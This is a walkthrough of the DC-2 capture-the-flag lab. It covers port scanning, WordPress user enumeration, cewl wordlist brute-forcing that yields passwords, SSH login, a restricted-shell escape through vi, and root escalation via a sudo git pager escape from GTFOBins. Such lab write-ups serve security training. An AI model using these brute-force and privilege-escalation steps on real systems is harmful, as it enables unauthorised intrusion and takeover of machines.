

DC-2 hack

1. Create a new folder, go inside it, and run **nmap** on the target machine and save the results.

```
(kali㉿kali)-[~/dc2]
$ nmap -sV -sC -p- 192.168.1.13 -oN nmap-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 00:44 EST
Nmap scan report for 192.168.1.13
Host is up (0.0014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Did not follow redirect to http://dc-2/
7744/tcp  open  ssh    OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
|_ ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
```

2. If **port 80** is open, run the HTTP nmap script and save it too—you will find admin pages and login pages.

```
(kali㉿kali)-[~/dc2]
$ nmap --script=http-enum.nse 192.168.1.13 -oN nmap-script-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 00:45 EST
Nmap scan report for 192.168.1.13
Host is up (0.00024s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
|_ http-enum:
|   /wp-login.php: Possible admin folder
|   /readme.html: Wordpress version: 2.2 found.
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|_  /readme.html: Interesting, a readme.
MAC Address: 00:0C:29:FC:7F:C2 (VMware)


Nmap done: 1 IP address (1 host up) scanned in 2.29 seconds
```

- Run the **nano** command. Nano will open → paste the target IP and name → this opens the **DC-2 webpage** in your browser.

```
(kali㉿kali)-[~/dc2]
$ sudo nano /etc/hosts

GNU nano 8.6 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
192.168.1.13 dc-2
```

- On the homepage in the browser, you will see **Flag 1**.



FLAG
Edit

Flag 1:


Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.

5. Use **Wappalyzer** here you will find the CMS wordpress and version of it.



WELCOME

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec augue

6. Run **wpscan** on the WordPress site—you will discover usernames like **admin**, **tom**, **jerry**.

```
(kali㉿kali)-[~/dc2]
$ wpscan --url http://dc-2 --enumerate p --enumerate t --enumerate u
```



 WordPress Security Scanner by the WPScan Team

 Version 3.8.28

 @WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[i] Updating the Database ...
[i] Update completed.


[+] URL: http://dc-2/ [192.168.1.13]
[+] Started: Wed Nov 26 00:54:49 2025
```

[Home](#)
[What We Do](#)
[Our People](#)
[Our Products](#)
[Flag](#)

Interesting Finding(s):


```
[+] Headers
| Interesting Entry: Server: Apache/2.4.10 (Debian)
```

7. Save these usernames in a file.



```
*~/dc2/users - Mousepad
File Edit Search View Document Help
1 admin
2 tom
3 jerry
4
```

8. Run the cewl command given in **Flag 1** to generate password-related data on webpage and save it on a file.



```
(kali@kali)-[~/dc2]
$ cewl http://dc-2/ > passwd.txt
```

9. Run wpscan again using the username file you saved earlier to discover passwords for those users from file which we generate using cewl.

```
(kali㉿kali)-[~/dc2]
$ wpscan --url http://dc-2 -U users -P passwd.txt

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart


[+] URL: http://dc-2/ [192.168.1.13]
[+] Started: Wed Nov 26 01:06:14 2025

Interesting Finding(s):
```


10. This Are the passwords we get

```
[!] Valid Combinations Found:
| Username: jerry, Password: adipiscing
| Username: tom , Password: parturient
```

11. Open the browser and go to:
TARGET-IP/wp-login.php
Try logging in using **tom** or **jerry**.



12. You successfully log in as **jerry**. and click on 7 pages.




The screenshot shows the WordPress dashboard for a user named 'jerry'. The 'At a Glance' section displays the following statistics:

- 1 Post
- 7 Pages
- 1 Comment

Below these statistics, it states 'WordPress 4.7.10 running Twenty Seventeen theme.' The 'Quick Draft' section is visible on the right, and the 'WordPress News' section shows RSS errors. The 'Activity' section shows a recently published post titled 'Hello world!' and a recent comment from 'A WordPress Commenter'.

13. One of those pages contains **Flag 2**.



The screenshot shows the 'Pages' section of the WordPress dashboard. The 'Pages' menu item is selected in the left sidebar. The main content area displays a list of pages with the following columns: Title, Author, and Date. The list includes the following pages:

Title	Author	Date
Flag	admin	Published 2019/03/21
Flag 2	Jerry Mouse	Published 2019/03/21
Our People	admin	Published 2019/03/21
Our Products	admin	Published 2019/03/21
Sample Page	admin	Published 2019/03/21
Welcome — Front Page	admin	Published 2019/03/21
What We Do	admin	Published

14. This is your second flag.

Edit Page

Add New

Flag 2

Permalink: <http://dc-2/index.php/flag-2/> Edit

Add Media

Paragraph B I [list icon] [list icon] [quote icon] [link icon] [image icon] [table icon]

Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.

Word count: 20

Last edited by admin on March 21,

15. Now log in through **SSH** using username **tom** and the password you found. Select “yes” when asked to trust the key.

```
(kali㉿kali)-[~/dc2]
$ ssh tom@192.168.1.13 -p 7744
The authenticity of host '[192.168.1.13]:7744 ([192.168.1.13]:7744)' can't be established.
ED25519 key fingerprint is SHA256:JEugxeXYqsY0dfaV/hdSQN31Pp0vLi5iGFvQb8cB1YA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.1.13]:7744' (ED25519) to the list of known hosts.
tom@192.168.1.13's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cat flag3.txt
-rbash: cat: command not found
```

16. Use `less` to open **flag3.txt**.

```
Session Actions Edit View Help
jerry@DC-2: /home/tom

the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Nov 26 06:44:41 2025 from 192.168.1.16
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ less flag3.txt
tom@DC-2:~$ vi
```

17. Type **vi** and press Enter then press **Shift** + **:**, enter the required command, and press Enter.

```
Session Actions Edit View Help
kali@kali: ~

VIM - Vi IMproved

version 7.4.576
by Bram Moolenaar et al.
Modified by pkg-vim-maintainers@lists.alioth.debian.org
Vim is open source and freely distributable

Become a registered Vim user!
type :help register<Enter> for information

type :q<Enter> to exit
type :help<Enter> or <F1> for on-line help
type :help version7<Enter> for version info

Running in Vi compatible mode
type :set nocp<Enter> for Vim defaults
type :help cp-default<Enter> for info on this

:set shell=/bin/bash
```


18. Press **Shift + :**, type **shell**, press Enter, then type **q** to exit.

```
Session Actions Edit View Help
vim - Vi IMproved
version 7.4.576
by Bram Moolenaar et al.
Modified by pkg-vim-maintainers@lists.alioth.debian.org
Vim is open source and freely distributable

Become a registered Vim user!
type :help register<Enter> for information

type :q<Enter> to exit
type :help<Enter> or <F1> for on-line help
type :help version7<Enter> for version info

Running in Vi compatible mode
type :set nocp<Enter> for Vim defaults
type :help cp-default<Enter> for info on this

:shell
```

19. Export the PATH and SHELL, then switch the user to **jerry** (Flag 3 gives the hint) and enter jerry password.

```
tom@DC-2:~$ export PATH=/bin:/usr/bin:$PATH
tom@DC-2:~$ export SHELL=/bin/bash:$SHELL
tom@DC-2:~$ sudo -l
[sudo] password for tom:
Sorry, user tom may not run sudo on DC-2.
tom@DC-2:~$ su jerry
Password:
```

20. Run `sudo -l` — you will see **git** has root permissions. Go to **GTFOBins** and search for **git**.

```
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom$ sudo git help config
#
```

21. Use the “**b**” method from GTFOBins.

 / **git**  Star 12,338

Shell File write File read Sudo Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `PAGER='sh -c "exec sh 0<&1"' git -p help`

(b) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
git help config
!/bin/sh
```

22.Type this GTFOBins first line of cmd and enter.

```
jerry@DC-2:/home/tom$ sudo git help config
#
```

23. An editor will open; then run the second line of GTF0Bins `/bin/sh` command to get a root shell.

```
jerry@DC-2: /home/tom
Session Actions Edit View Help
GIT-CONFIG(1)                               Git Manual                               GIT-CONFIG(1)

NAME
    git-config - Get and set repository or global options

SYNOPSIS
    git config [<file-option>] [type] [-z|--null] name [value [value_regex]]
    git config [<file-option>] [type] --add name value
    git config [<file-option>] [type] --replace-all name value [value_regex]
    git config [<file-option>] [type] [-z|--null] --get name [value_regex]
    git config [<file-option>] [type] [-z|--null] --get-all name [value_regex]
    git config [<file-option>] [type] [-z|--null] --get-regexp name_regex [value_regex]

    git config [<file-option>] [type] [-z|--null] --get-urlmatch name URL
    git config [<file-option>] --unset name [value_regex]
    git config [<file-option>] --unset-all name [value_regex]
    git config [<file-option>] --rename-section old_name new_name
    git config [<file-option>] --remove-section name
    git config [<file-option>] [-z|--null] -l | --list
    git config [<file-option>] --get-color name [default]
    git config [<file-option>] --get-colorbool name [stdout-is-tty]
    git config [<file-option>] -e | --edit
```

24. Go to `/root`, list files, and read the **final flag**.

```
# cd /root
# ls
final-flag.txt
# cat final-flag.txt
```

Well done!

Congratulations!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

```
# █
```